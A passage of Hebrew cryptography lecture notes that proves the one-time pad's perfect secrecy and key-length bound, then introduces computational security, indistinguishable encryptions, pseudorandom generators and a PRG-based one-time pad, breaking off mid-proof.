בשביל להוכיח את זה נעבור על מרחב ההודעות, ונראה שלכל m ולכל c מתקיים שבהנתן $C = c$, הסיכוי שההודעה היא m הוא אותו סיכוי שהיה מראש. במילים אחרות, c כאן מספק אפס אינפורמציה לגבי מהי ההודעה.

הוכחה – נקח התפלגות כלשהי על מרחב ההודעות \mathcal{M} , וכן נקח הודעה כלשהי $m \in \mathcal{M}$ והודעה מוצפנת $c \in \mathcal{C}$.

שלב 1: נתחיל מלהבין מה הסיכוי $Pr[C = c]$. מתקיים:

$$\begin{aligned} Pr[C = c] &= \sum_{w \in \mathcal{M}} Pr[M = w] \cdot Pr[C = c | M = w] \\ &= \sum_{w \in \mathcal{M}} Pr[M = w] \cdot Pr[K = c \oplus w] \\ &= \sum_{w \in \mathcal{M}} Pr[M = w] \cdot 2^{-\ell} \\ &= 2^{-\ell} \end{aligned}$$

נסביר כל אחד מהמעברים –

1. לפי נוסחת ההסתברות השלמה מתקיים:

$$Pr[C = c] = \sum_{w \in \mathcal{M}} Pr[M = w] \cdot Pr[C = c | M = w]$$

2. את ההתפלגות המותנית $Pr[C = c | M = w]$ אנחנו כבר יודעים: ההודעה היא w כשהצפנה היא $c \oplus w$. מתקיים $K = c \oplus w$. זה מוביל אותנו למעבר השני:

$$= \sum_{w \in \mathcal{M}} Pr[M = w] \cdot Pr[K = c \oplus w]$$

3. כש- k מפולג באופן אחיד כל אחד מהערכים יכול להיות המפתח בסיכוי שווה, כלומר הסיכוי שמפתח כלשהו יידגם הוא $\left(\frac{1}{2}\right)^\ell$, וזה מוביל אותנו למעבר השלישי:

$$= \sum_{w \in \mathcal{M}} Pr[M = w] \cdot 2^{-\ell}$$

4. לבסוף, נוציא את $2^{-\ell}$ מחוץ לסימן הסכימה, ונותרנו עם סכימה של $\sum_{w \in \mathcal{M}} Pr[M = w]$. אנחנו לא יודעים שום דבר על ההתפלגות M , אבל אנחנו כן יודעים מה התוצאה של הסכום הזה – זה סכום הסיכויים עבור כל ההודעות, סכום כל ההסתברויות של כל ההודעות האפשריות, כלומר הוא שווה ל-1 (זה כמו לשאול מה הסיכוי שההודעה תהיה הודעה כלשהי). מזה נסיק את המעבר את האחרון, זה בלי שאנחנו יודעים את ההתפלגות על המסרים:

$$= 2^{-\ell}$$

שלב 2: עכשיו נעבור להבין מה הסיכוי לקבל הודעה כלשהי בהנתן הצפנה מסויימת. מתקיים:

$$\begin{aligned} \Pr[M = m | C = c] &= \frac{\Pr[C = c | M = m] \cdot \Pr[M = m]}{\Pr[C = c]} \\ &= \frac{\Pr[K = c \oplus m] \cdot \Pr[M = m]}{\Pr[C = c]} \\ &= \frac{2^{-\ell} \cdot \Pr[M = m]}{2^{-\ell}} \\ &= \Pr[M = m] \end{aligned}$$

נסביר כל אחד מהמעברים:

1. לפי נוסחת ההתפלגות המותנית.
2. את הסיכוי $\Pr[C = c | M = m]$ אנחנו כאמור כבר יודעים – הסיכוי להצפנה מסויימת בהנתן הודעה מסויימת הוא בדיוק הסיכוי לאירוע שהמפתח הוא $K = c \oplus m$.
3. כמו שכבר ראינו, המפתחות מפולגים באופן אחיד, לכן $\Pr[K = c \oplus m] = 2^{-\ell}$. כמו כן, את המכנה אנחנו כבר יודעים.

אחרי צמצום נקבל את מה שרצינו, $\Pr[M = m | C = c] = \Pr[M = m]$, כלומר יש סודיות מושלמת.

1.6.1 מגבלות ה-OTP

מה המגבלות של השיטה?

- מפתחות ארוכים כמו ההודעה – בשביל להצפין הודעה באורך ℓ ביטים צריך מפתח באורך ℓ ביטים. כלומר, אם אנחנו רוצים להצפין הודעה באורך 4 ג'יגה צריך להסכים עם מישהו על מפתח באורך הזה, וזה מאוד ארוך.
- חד פעמיות – כמו שהשם מרמז, ה-OTP נותן בטיחות רק להצפנה פעם אחת. ההגדרה של בטיחות מושלמת מדברת למעשה אך ורק על זה. כבר ההגדרה שלנו לא טובה בכלל – לכל הודעה m ולכל הצפנה c , אם נשב על הערוץ הזה שבוע ונראה עוד ועוד הצפנות, אולי אפילו גם אם אפרוירית לא אמורים לדעת כלום על ההצפנות, מזה שנראה הרבה הצפנות נלמד הרבה.
- לדוגמא, בהנתן $c = \text{Enc}_k(m)$ ו- $c' = \text{Enc}_k(m')$ אפשר ללמוד $c' \oplus c = m \oplus m'$. מכל אחד בנפרד c ו- c' אין אפשרות ללמוד, אבל אם יודעים את שניהן אפשר ללמוד את ההצפנה, ואולי זה עוזר אפילו לשחזר לגמרי את ההודעות.
- לא בטוח כשיוצאים את חלק מהמסר מראש – יותר מזה, אם אנחנו יודעים מה הצפינו אז אפשר לשחזר את k .
 - לדוגמא, מ- m ו- $c = \text{Enc}_k(m)$ אפשר לשחזר את המפתח $k = m \oplus c$.
 זו נקודה בעייתית. במכונת האניגמה, מה שעזר זה שכל המכתבים שנשלחו בצד הגרמני התחילו ונגמרו באותה המילה. זה לא טוב, ואין שום סיבה להחליט שלא תהיה ידועה שום מילה. לדוגמא, כשהבנק שולח לנו הודעה, סביר שיהיה שם את השם שלנו.

דבר ראשון נטפל בעניין האורכים. נראה שכל סכמה שיש לה סודיות מושלמת, המפתחות ארוכים לפחות כמו ההודעות, אפילו אם זו רק סודיות מושלמת באופן שאנחנו הגדרנו להצפנה יחידה. באופן יותר רחב, נוכיח שאם יש לנו מערכת הצפנה Π , אם ל- Π יש סודיות מושלמת, אז אוסף המפתחות גדול או שווה בגודלו לאורך ההודעות.

- **משפט** – תהי $\Pi = (\text{KeyGen}, \text{Enc}, \text{Dec})$ סכמה של מערכת הצפנה עם מפתח סימטרי, עם מרחב מפתחות \mathcal{K} ומרחב מסרים \mathcal{M} . אם ל- Π יש סודיות מושלמת אז:

$$|\mathcal{K}| \geq |\mathcal{M}|$$


הוכחה – נניח בשלילה שיש הצפנה עם $|\mathcal{K}| < |\mathcal{M}|$. אנחנו רוצים להוכיח שלמערכת אין סודיות מושלמת.

- נסתכל על אוסף של הודעות \mathcal{M} בהתפלגות אחידה M , ונבחר $m \in \mathcal{M}$ ו- $c \in \mathcal{C}$ מסויימות כך ש- c היא הודעה מוצפנת אפשרית ל- m .
 - נסתכל על קבוצת כל ההודעות שקיים עבורן מפתח שמעביר אותן להודעה המוצפנת c , כלומר:

$$\mathcal{M}(c) \stackrel{\text{def}}{=} \{\hat{m} \mid \hat{m} = \text{Dec}_{\hat{k}}(c) \text{ for some } \hat{k} \in \mathcal{K}\}$$
 - מתקיים $|\mathcal{M}(c)| \leq |\mathcal{K}|$, כי עבור כל מפתח יש לכל היותר הודעה אחת שכשמצפינים אותה מקבלים את c .
 - לפי ההנחה שלנו, זה אומר ש- $|\mathcal{M}(c)| < |\mathcal{M}|$.
 - כלומר, קיימת הודעה $m^* \in \mathcal{M}$ כך ש- $m^* \notin \mathcal{M}(c)$, כלומר הודעה שאין אף מפתח שמעביר אותה ל- c .
 - זה נותן סתירה להנחה של סודיות מושלמת, כי:
 - מצד אחד, אם אנחנו יודעים שההצפנה היא c אז אין שום סיכוי שההודעה היא m^* , כלומר:

$$\Pr[M = m^* | C = c] = 0$$
 - מנגד, הסתכלנו על הודעות שמפולגות באופן אחיד, לכן:

$$\Pr[M = m^*] \neq \frac{1}{|\mathcal{M}|}$$
- כלומר, $\Pr[M = m^* | C = c] = 0 \neq \frac{1}{|\mathcal{M}|} = \Pr[M = m^*]$, בסתירה לכך שהנחנו סודיות מושלמת.



(ציור להמחשת רעיון ההוכחה)

(הערה – למה זה בסדר שבחרנו M מפולגת אחיד? התשובה היא שההתפלגות על ההודעות היא לא חלק מההגדרה של מערכת ההצפנה, בהנתן מערכת הצפנה אנחנו יכולים להפעיל אותה על סטים שונים של הודעות).

2 הצפנה עם מפתח פרטי: חלק 1

2.1 מבוא

היום ננסה להתגבר על המגבלות של ההצפנה שראינו בשיעור שעבר. ראינו הצפנת OTP והמגבלה העיקרית הייתה שאי אפשר להשתמש באותה הצפנה יותר מפעם אחת, ובנוסף הייתה הגבלה שהמפתח ארוך לפחות כמו ההודעה המוצפנת.

היום נראה איך אפשר לעקוף את המגבלות האלה בגישה מהפכנית לעומת מה שהיה עד אז בהצפנה. אנחנו הולכים להחליש את הגדרת הבטיחות מצד אחד, אבל לחזק אותה מאוד בהרבה אופנים אחרים.

2.2 בטיחות חישובית

אנחנו הולכים לדבר עכשיו על בטיחות מסוג אחר – בטיחות חישובית, ונגדיר אותה ע"י החלשה של כל מה שדיברנו עליו בשני אופנים:

1. זמן הריצה של התוקף – בסודיות מושלמת אמרנו שלא משנה מה זמן הריצה של מי שייתקוף, אין לו שום אינפורמציה נוספת על ההודעה שהוצפנה מהודעה מוצפנת אחת שהוא יראה. כשהגדרנו סודיות מושלמת התמודדנו רק עם יריבים שזמן הריצה שלהם לא חסום, אולם בפועל, אם ייקח 2000 שנה לפענח את ההצפנה זה גם אומר שההצפנה טובה מבחינתנו. לכן, ההחלשה הראשונה שנעשה היא לדבר על זמן הריצה. נכוון להשיג בטיחות רק כנגד תקיפה אפקטיבית (efficient adversaries), נגד מי שרץ בזמן ריצה חסום.
 2. סיכויי ההתקפה של התוקף – ההחלשה השנייה זה שלא נבקש שכל מי שרץ בזמן הריצה הזה לא ייקבל שום אינפורמציה שהיא על המערכת. נרשה לו אפילו לשבור את כל המערכת, לפענח הכל, אבל בסיכוי מאוד נמוך, נגיד אחת לאלף שנה (בפועל מדובר אף על סיכויים יותר קטנים).
- למה קוראים לזה בטיחות חישובית? כי כל האינפורמציה הולכת להיות שם. הצפנה של הודעה m עם מפתח k הולכת להכיל את כל המידע על m ולפעמים גם על k . זה אומר שמי שרץ בזמן ריצה לא חסום ויכול לעבור על כל המפתחות ולפענח אחד אחד בסוף ימצא את m . ואולם, מי שרץ בזמן ריצה סביר (סביר – לקחת פור על מה שאנחנו חושבים שייקרה גם בעוד הרבה זמן), מבחינה חישובית קשה לו לעשות משהו עם האינפורמציה הזאת. עברנו כאן מהסטינג המושלם, שלא אפשר לנו לעשות הרבה, לסטינג החישובי, שבו אנחנו הולכים להסיק הכל.

2.2.1 גישת הבטיחות החישובית

- **בטיחות חישובית: הגישה הקונקרטית** – נאמר על מערכת שהיא בטוחה (t, ϵ) אם אויב שזמן הריצה שלו t מסוגל לשבור אותה בסיכוי לכל היותר ϵ .

למשל: היום בעולם האבטחה מדברים על לקבל בטיחות נגד אויבים שרצים בזמן $t = 2^{60}$ (בערך הזמן מאז המפץ הגדול) וסיכוי הצלחה $\epsilon = 2^{-60}$ (בתוחלת, כל מי שניסה לתקוף החל מהמפץ הגדול הצליח פעם אחת). כשמדברים על שישים ביטים של בטיחות זו הכוונה.

זו גישה יותר פרקטית, אבל ההגדרה הזאת תלויה בטכנולוגיה שעבורה מגדירים אותה. היינו רוצים להגיד משהו על מערכת פעם אחת, וזה יחזיק לעד בלי רגישות למודל החישובי, למספר הליבות שיש למחשב וכו'. לכן, נרצה להגדיר בטיחות באופן אסימפטוטי.

- **בטיחות חישובית: הגישה האסימפטוטית** – נאמר על מערכת שהיא בטוחה אם כל אויב שהוא probabilistic polynomial-time (PPT) adversary מצליח לשבור אותה בסיכוי זניח.

נצטרך כמובן להגדיר את המונחים שהשתמשנו בהם. אנחנו אומרים שאלגוריתם PPT הוא רץ בזמן פולינומי באורך הקלט שלו. אנחנו רוצים להרשות גם אלגוריתמים הסתברותיים, לא רק דטרמיניסטיים – אלגוריתם שיכול למשל להגריל ביט בשלבים מסויימים שיגיד לו מה לעשות. זה מודל החישוב הסביר שקורה במציאות. פורמלית:

• **הגדרה** – אנחנו אומרים שאלגוריתם A רץ בזמן PPT אם קיים פולינום $p(\cdot)$ כך שעבור כל קלט $x \in \{0, 1\}^*$ וסרט רנדומי $r \in \{0, 1\}^*$, החישוב של $A(x; r)$ נגמר תוך $p(|x|)$ צעדים.

מה זה אומר – לכל x בתור הקלט של A ו- r בתור הטלות המטבע של A , הריצה נגמרת בזמן $p(|x|)$.

(הסבר על r : אפשר לחשוב שכל הטלות המטבע מסופקות בה כבר מראש, ונסמן את זה בתור הערך r . נחשוב על x בתור הקלט של A , ועל r בתור סרט הטלות המטבע של A)

פרמטר הבטיחות – $KeyGen$ מקבל כקלט פרמטר בטיחות 1^n (כלומר מקבל את הייצוג האונארי של n) ומוציא $k \in \mathcal{K}_n$ (מפתח כנגד כל מי שרץ בזמן פולינומי ב- n). פרמטר הבטיחות אמור להגביל, אבל בצורה אסימפטוטית.

(יתקיים $(\mathcal{K} = \bigcup_n \mathcal{K}_n, \mathcal{M} = \bigcup_n \mathcal{M}_n, \mathcal{C} = \bigcup_n \mathcal{C}_n)$ (למה נותנים ייצוג אונארי – כי אנחנו חושבים עליו בתור אלגוריתם פולינומי, לכן מותר לו לרוץ בזמן ריצה פולינומי לאורך הקלט. נדבר על זה עוד בהמשך.)

נותר להגדיר מהי פונקציה זניחה –

• **הגדרה** – פונקציה $f: \mathbb{N} \rightarrow \mathbb{R}^+$ תחשב זניחה אם לכל פולינום $p(\cdot)$ קיים N כל שלכל $n > N$ מתקיים:

$$f(n) < \frac{1}{p(n)}$$

דוגמאות לפונקציות זניחות: $2^{-n}, 2^{-\sqrt{n}}, n^{80} \cdot 2^{-\log^2 n}$.

מה לא זניח? למשל $\frac{1}{n^2}$ לא זניח. מספיק להראות פולינום אחד שהדבר הזה לא קטן מההופכי שלו וזה מספיק, לדוגמא נקח $\frac{1}{n^2}$. עוד פונקציה לא זניחה – פונקציה קבועה.

• **טענה** – יהיו $v_1(n)$ ו- $v_2(n)$ פונקציות זניחות. לכל פולינום חיובי $p(n)$, הפונקציה:

$$p(n) \cdot (v_1(n) + v_2(n))$$

גם היא זניחה.

את הטענה הזאת נוכיח בשאלות החזרה

2.2.1.1 משמעות הבחירות

מדוע בחרנו שפונקציה יעילה היא פונקציה ב- PPT ושפונקציה זניחה היא פונקציה שקטנה מכל פולינום הופכי?

הדבר היפה בהגדרה זה שההגדרות האלה מתנהגות בצורה יפה תחת הרכבה. למשל, אם נקח אלגוריתם שזמן הריצה שלו פולינומי ונריץ אותו שוב ושוב, נגיד n^{60} חזרות, זמן הריצה שלו $n^{60} * \text{פולינום}$ שהוא זמן הריצה שלו = פולינום.

אם יש לנו יריב ששובר מערכת רק בסיכוי זניח וננסה להריץ אותו שוב ושוב, כל עוד נריץ אותו מספר פולינומי של פעמים, פולינום כפול פונקציה זניחה הוא זניח.

באופן מעט יותר פורמלי:

- $\text{poly}(n) \times \text{poly}(n) = \text{poly}(n)$: מספר פולינומיאלי של הפעלות של אלגוריתם PPT הוא עדיין אלגוריתם PPT .

הצפנה עם מפתח פרטי: חלק 1 \propto הצפנות בלתי נתנות לאבחנה

- $\text{poly}(n) \times \text{negligible}(n) = \text{negligible}(n)$: מספר פולינומיאלי של הפעלות של אלגוריתם PPT שמצליח בסיכוי זניח הוא גם אלגוריתם שמצליח בסיכוי זניח.

הדבר הזה הוא עמיד מאוד בכל מה שקשור להרכבה, ונראה את זה הרבה.


2.3 הצפנות בלתי נתנות לאבחנה

אחרי ההקדמה הזאת נגדיר את הגדרת הבטיחות החשובה הראשונה שלנו. לפני הפרמול נספר מה ההגדרה – אנחנו הולכים לחשוב על ההגדרה בתור ניסוי. מי שלוקח חלק בניסוי זו מערכת ההצפנה Π (שאנחנו רוצים להבין אם היא בטוחה או לא) ואיזשהו יריב \mathcal{A} . נגדיר ניסוי מחשבת, שנקרא לו IND (מלשון Indistinguishable):

ניתן ליריב \mathcal{A} לבחור שתי הודעות M_0, M_1 , ואנחנו בהסתברות חצי נצפין לו את M_0 ובהסתברות חצי את M_1 . את מפתח ההצפנה שלנו נבחר מתוך $\text{KeyGen}(1^n)$.

היריב מקבל בתור קלט את הייצוג האונארי של פרמטר הבטיחות, ומותר לו לרוץ בזמן פולינומי ב- n . המטרה שלו היא לדעת אילו משתי ההודעות הוצפנה.

כלומר, התהליך הוא כזה:



- \mathcal{A} פולט זוג הודעות M_0, M_1 .
- המערכת תגדיל ביט בסיכוי חצי (נסמן: $b \leftarrow \{0,1\}$), כלומר דגמנו ערך באופן אחיד מתוך הסט הזה).
- נחזיר ל- \mathcal{A} הצפנה c^* של ההודעה שנבחרה m_b .
- המטרה של היריב היא לנחש את b , ונקרא לניחוש שלו b' .

אנחנו אומרים ש- \mathcal{A} ניצח בניסוי אם הוא גילה את הביט, ומסמנים:

$$IND_{\Pi, \mathcal{A}}(n) = \begin{cases} 1, & \text{if } b' = b \\ 0, & \text{otherwise} \end{cases}$$

(נציין שמתקיים $|m_0| = |m_1|$ ו- $m_0, m_1 \in \mathcal{M}_n$)

- **הגדרה** – בהנתן $\Pi = (\text{KeyGen}, \text{Enc}, \text{Dec})$, יש הצפנות בלתי נתנות לאבחנה אם לכל יריב \mathcal{A} שרץ ב- PPT קיימת פונקציה זניחה $\nu(\cdot)$ כך ש:

$$\Pr[IND_{\Pi, \mathcal{A}}(n) = 1] \leq \frac{1}{2} + \nu(n)$$

כשהסיכוי הוא מעל כל המטבעות הרנדומיים ש- \mathcal{A} והניסוי משתמשים בהם.

כלומר, לכל יריב ישנה פונ' זניחה כך שהסיכוי שלו לנצח בניסוי המחשבתי הוא לכל היותר $\frac{1}{2} + \text{פונ' זניחה}$.

נעיר שכל אחד יכול להצליח להגיד איזו מההודעות הוצפנה בהסתברות חצי – אפשר פשוט לנחש. כלומר, אנחנו אומרים שזה מוצפן במובן הזה אם כל אחד שמנסה להבחין בין ההודעות יכול להצליח עד כדי סיכוי חצי (שזה כמו ניחוש) ועוד משהו קטן.

קיבלנו הגדרת בטיחות חדשה. אפשר לראות שמה שעשינו עכשיו עם הצפנות בלתי נתנות לאבחנה זו החלשה של סודיות מושלמת. בפרט, ל-OTP יש גם הצפנות בלתי נתנות לאבחנה.


זה לא כל כך מעניין כשלעצמו, אבל נשתמש בזה כדי להשיג משהו מעניין: אנחנו הולכים עכשיו להשיג הצפנות בלתי נתנות לאבחנה עם מפתחות קצרים. זה יעזור לעקוף את סוג המגבלות של אבטחות שדיברנו עליהן.

2.4 Pseudorandom Generators (PRGs)

הכלי הראשון שאנחנו הולכים לדבר עליו נקרא מחולל פסודו־אקראי (PRG). ה- PRG היא פונקציה שהולכת לקחת seed קצר ולהפוך אותו לפלט ארוך. המטרה שלנו היא לקחת סיד קצר מפולג רנדומלית, ולהפוך אותו לערך ארוך, כך שיהיה נדמה שהערך הארוך נבחר בצורה רנדומלית (הוא יהיה "random-looking", כלומר בלתי ניתן לאבחנה מהתפלגות רנדומלית).

יותר בפירוט – אם הסיד הקצר הזה מפולג באופן אחיד s , נחשוב על התפלגות הפלט של המחולל G כשמפעילים אותו על s , ונקבל התפלגות על ערכים ארוכים יותר, שמבחינה חישובית אמורה להיות בלתי נתנת לאבחנה מהתפלגות אחידה באמת על ערכים ארוכים.

מה זה אומר בלתי ניתן לאבחנה מערך שמפולג באקראי – כל מי שרץ בזמן סביר מסוגל להבחין בינו לבין ערך שבאמת מפולג באקראי ביתרון זניח.



(בתמונה רואים סיד שנבחר באקראי מתוך קבוצה קטנה, ומורחב להיות ערך ארוך פי שניים (הסקאלה לא משקפת, השטח האפור אמור להיות זניח ביחס ללבן). כל מי שרץ בזמן PPT לא אמור להיות מסוגל לבחין בין בחירה מהעליון ובחירה מהתחתון, אלגוריתם D שרץ בזמן סביר לא אמור להשיג ייתרון לא זניח על אחד לעומת השני)

נעבור להגדרה פורמלית –

- הגדרה (PRG)** – יהי $G: \{0,1\}^* \rightarrow \{0,1\}^*$ פונקציה חישובית בזמן פולינומי ו- $\ell(\cdot)$ פולינום כך שלכל קלט $s \in \{0,1\}^n$ מתקיים $G(s) \in \{0,1\}^{\ell(n)}$. אז, G הוא **מחולל פסודו־אקראי** אם מתקיימים שני התנאים הבאים:
 - הרחבה:** $\ell(n) > n$
 - פסודו־אקראיות:** לכל "מבחין" D שהוא PPT קיימת פונקציה זניחה $\nu(\cdot)$ כך ש-

$$\left| \Pr_{s \leftarrow \{0,1\}^n} [D(G(s)) = 1] - \Pr_{r \leftarrow \{0,1\}^{\ell(n)}} [D(r) = 1] \right| \leq \nu(n)$$

(הערה: נזכיר ש- $\{0,1\}^m \leftarrow x$ מסמן ש- x נדגם בהתפלגות אחידה מעל $\{0,1\}^m$, כלומר כזו שהסיכוי לקבל כל ערך בה הוא $1/2^m$)

הדרישה הראשונה ברורה – הפלט יותר ארוך מהקלט. משמעות הדרישה השנייה היא שההבדל בין הסיכוי שהוא נוצר ע"י המחולל G ($\Pr_{s \leftarrow \{0,1\}^n} [D(G(s)) = 1]$) לבין הסיכוי שהוא באמת נדגם באופן רנדומי מהקבוצה הגדולה ($\Pr_{r \leftarrow \{0,1\}^{\ell(n)}} [D(r) = 1]$) הוא זניח.

תפקיד האלגוריתם D , שלו נקרא "המבחין" (distinguisher), הוא להכריע האם הקלט שהוא קיבל הוא רנדומי או פסודו־רנדומי. למשל, הוא פולט 1 אם הוא מגיע למסקנה שהקלט פסודו־אקראי ו-0 אחרת. כאן אנחנו מודדים מה השוני בהתנהגות שלו בין עולם הפסודורנדום לעולם של הרנדום. אם ההפרש הזה זניח, מבחינתנו אין שום הבדל בין דגימה בין ערך ארוך שמפולג באופן אחיד באמת לבין ערך שהפכו אותו ליותר ארוך (ואז נגיד ש- $G(s)$ הוא טוב כמו as (good as) ערך רנדומלי).

למה הגבלנו את עצמינו לאלגוריתמים שרצים בזמן סביר? האם אפשר לבנות PRG שאפילו מישורו שלא חסום בזמן הריצה מצליח להבדיל בין פסודורנדום ורנדום? התשובה היא שאין PRG אם הרשנו לרוץ בזמן לא חסום.

2.4.1 בניית PRG ללא הנחות נוספות

ננסה עכשיו לבנות PRG. האם הם באמת קיימים? ואם כן, עד כמה קשה לבנות אותם? בשביל לקבל אינטואיציה, נסתכל על מספר מועמדים להיות PRG:

- נסיון ראשון: הוספה של ביט יחיד -

יש לנו גרעין שנשמך אותו $s_1 s_2 \dots s_n$, וה- G הולך להפוך את זה למשהו ארוך יותר ע"י הוספה של 0 בסוף:

$$G(s_1 s_2 \dots s_n) = s_1 s_2 \dots s_n 0$$

הוא רץ מן הסתם בזמן לא יותר מפולינומי, והוסיף ביט אחד.

השאלה שנשאלת כעת - האם אפשר להבחין בין ההתפלגות האחידה על $n + 1$ ביטים (כל אחד מהביטים הוא 0 בסיכוי חצי ו-1 בסיכוי חצי, בלי תלות באחרים) לבין ההתפלגות שלנו? התשובה היא שאפשר לעשות את זה לפי הביט האחרון - נקח \mathcal{D} שאם הביט האחרון הוא 0 אומר שזה פסודורנדומלי, ואם זה 1 אומר שזה רנדומלי.

אם ניתן ל- \mathcal{D} הזה $G(s)$ עבור s שמפולג באופן אחיד, מתקיים שהסיכוי שהוא יחשוב שהקלט שהוא קיבל הגיע מהמחולל הוא 1 והסיכוי שהוא יחשוב שזה רנדומלי באמת הוא חצי, ואז קיבלנו סה"כ $1/2$, שהוא לא זניח. זה לא מוצלח.

- נסיון שני: הכפלת הביט האחרון -

$$G(s_1 s_2 \dots s_n) = s_1 s_2 \dots s_n s_n$$

גם לא טוב: ה- \mathcal{D} יהיה שאם הביט ה- $n + 1$ שווה לביט ה- n הוא יגיד שזה פסודורנדומלי, אחרת לא. הסיכוי $\Pr_{s \leftarrow \{0,1\}^n}[\mathcal{D}(G(s)) = 1]$ הוא שוב 1 ו- $\Pr_{r \leftarrow \{0,1\}^{\ell(n)}}[\mathcal{D}(r) = 1]$ הוא שוב חצי, עדיין לא טוב.

- נסיון שלישי: קסור -

נשרשר בתור הביט האחרון את הקסור של כל הביטים שלפני. עדיין לא יעבוד - אפשר לבדוק אם הביט האחרון הוא קסור של כל מי שלפניו, ושוב נקבל חצי.

שמנו לב שלא קל לבנות PRG, ולמעשה אם נצליח לבנות כזה בלי שום הנחה נוספת זה יוכיח ש- $P \neq NP$. אז מה עושים בפועל: אפשר לבנות PRG בהתבסס על הנחות מתורת המספרים, לדוגמא שקשה לנו לחשב את הגורמים של מספרים גדולים.

2.4.2 קיום תכונות ההתפלגות האחידה בהתפלגות הרנדומית

נטען שאם הצלחנו לבנות PRG, שכל מה שאמור להתקיים עבור ההתפלגות האחידה באמת אמור להתקיים עד כדי סיכוי זניח גם בהתפלגות ה-PRG.

נשים לב שבמקרה של הקסור (הנסיון שלישי) הביט ה- $n + 1$ היה מפולג בהתפלגות אחידה ולא תלוי בשאר הביטים ובמקרה של הקבוצה שאנחנו בנינו זה לא ככה, כך שלפי הטענה שלנו אפשר להבין כבר מזה שזה לא היה יכול להיות PRG.

בניסוח יותר פורמלי, כל תכונה סטטיסטית שניתנת לבדיקה בזמן סביר של ההתפלגות האחידה אמורה להתקיים גם בפלט של ה-PRG. לדוגמא:

• טענה - אם G הוא PRG קיימת פונקציה זניחה $\nu(\cdot)$ כך ש-

$$\Pr_{s \leftarrow \{0,1\}^n}[\text{fraction of 1's in } G(s) < 1/4] \leq \nu(n)$$

המשמעות של זה היא שמבחינה חישובית אנחנו יכולים עכשיו במקום לבחור ערך ארוך באורך $4n$ אנחנו יכולים לבחור


ערך באורך n ולהגדיל אותו עם PRG ל- $4n$. מבחינה חישובית, שזה מה שחשוב לנו כרגע, אף אחד לא יהיה מסוגל להבדיל. הצלחנו לקחת התפלגות אחידה ולצמצם אותה להתפלגות אחידה על משהו קצר בלי שאף אחד שם לב.

2.4.3 PRG עם OTP

נקח עכשיו PRG עם הרחבה $\ell(n)$. המפתחות שלנו יהיו באורך n , $\mathcal{K}_n = \{0,1\}^n$, כלומר $KeyGen(1^n)$ דוגם $(k \leftarrow \{0,1\}^n)$, אבל ההודעות באורך $\ell(n)$, $\mathcal{M}_n = \mathcal{C}_n = \{0,1\}^{\ell(n)}$.

אנחנו צריכים שאלגוריתם ההצפנה יעשה Xor בין ההודעה למפתח. אולם, הם אינם באותו האורך, לכן אז נקח את G ונפעיל אותו על k לקבלת הודעה ארוכה יותר, באורך $\ell(n)$, ואז אפשר יהיה לעשות קסור של זה עם ההודעה. אפשר לחשוב על $G(k)$ בתור המפתח להודעה, אבל אפקטיבית ה- k קצר.

$$Enc_k(m) = m \oplus G(k), \quad Dec_k(c) = c \oplus G(k)$$



• **משפט** – אם G הוא PRG , לסכמה הנ"ל יש הצפנות בלתי ניתנות לאבחנה.

הגענו כאן להוכחה הראשונה בקורס, וסגנון ההוכחות הולך לחזור על עצמו. מגיע כאן הרעיון של הוכחה ברדוקציה. זו הוכחה בשלילה – נוכיח שאם למערכת הזאת אין הצפנות בלתי ניתנות לאבחנה, אז ינבע מזה ש- G לא פסודורנדומי.

רעיון ההוכחה: נניח בשלילה שלמערכת אין הצפנות בלתי ניתנות לאבחנה. זה אומר שיש יריב שמנצח בניסוי בייתרון לא זניח. נעשה עכשיו שימוש ביריב הזה ע"מ לבנות מבחין \mathcal{D} ששובר את הגדרת הבטיחות של ה- PRG , ז"א ההפרש שלו לא זניח בין להבחין אם הקלט שלו פסודורנדומי או רנדומי. נראה שאם יריב \mathcal{A} רץ בזמן פולינומי אז גם \mathcal{D} , ואם יש ל- \mathcal{A} ייתרון לא זניח אז גם ל- \mathcal{D} , וכך נשבור את הגדרת הבטיחות של ה- PRG ונגיע לסתירה.


– הוכחה

- ההנחה: נניח בשלילה שאין למערכת הצפנות בלתי ניתנות לאבחנה. כלומר, יש יריב \mathcal{A} שהוא PPT ופולינום $p(n)$ כך ש- \mathcal{A} מנצח ב- IND עם ייתרון לא זניח:

$$Pr[IND_{\Pi, \mathcal{A}}(n) = 1] \geq \frac{1}{2} + \frac{1}{p(n)}$$

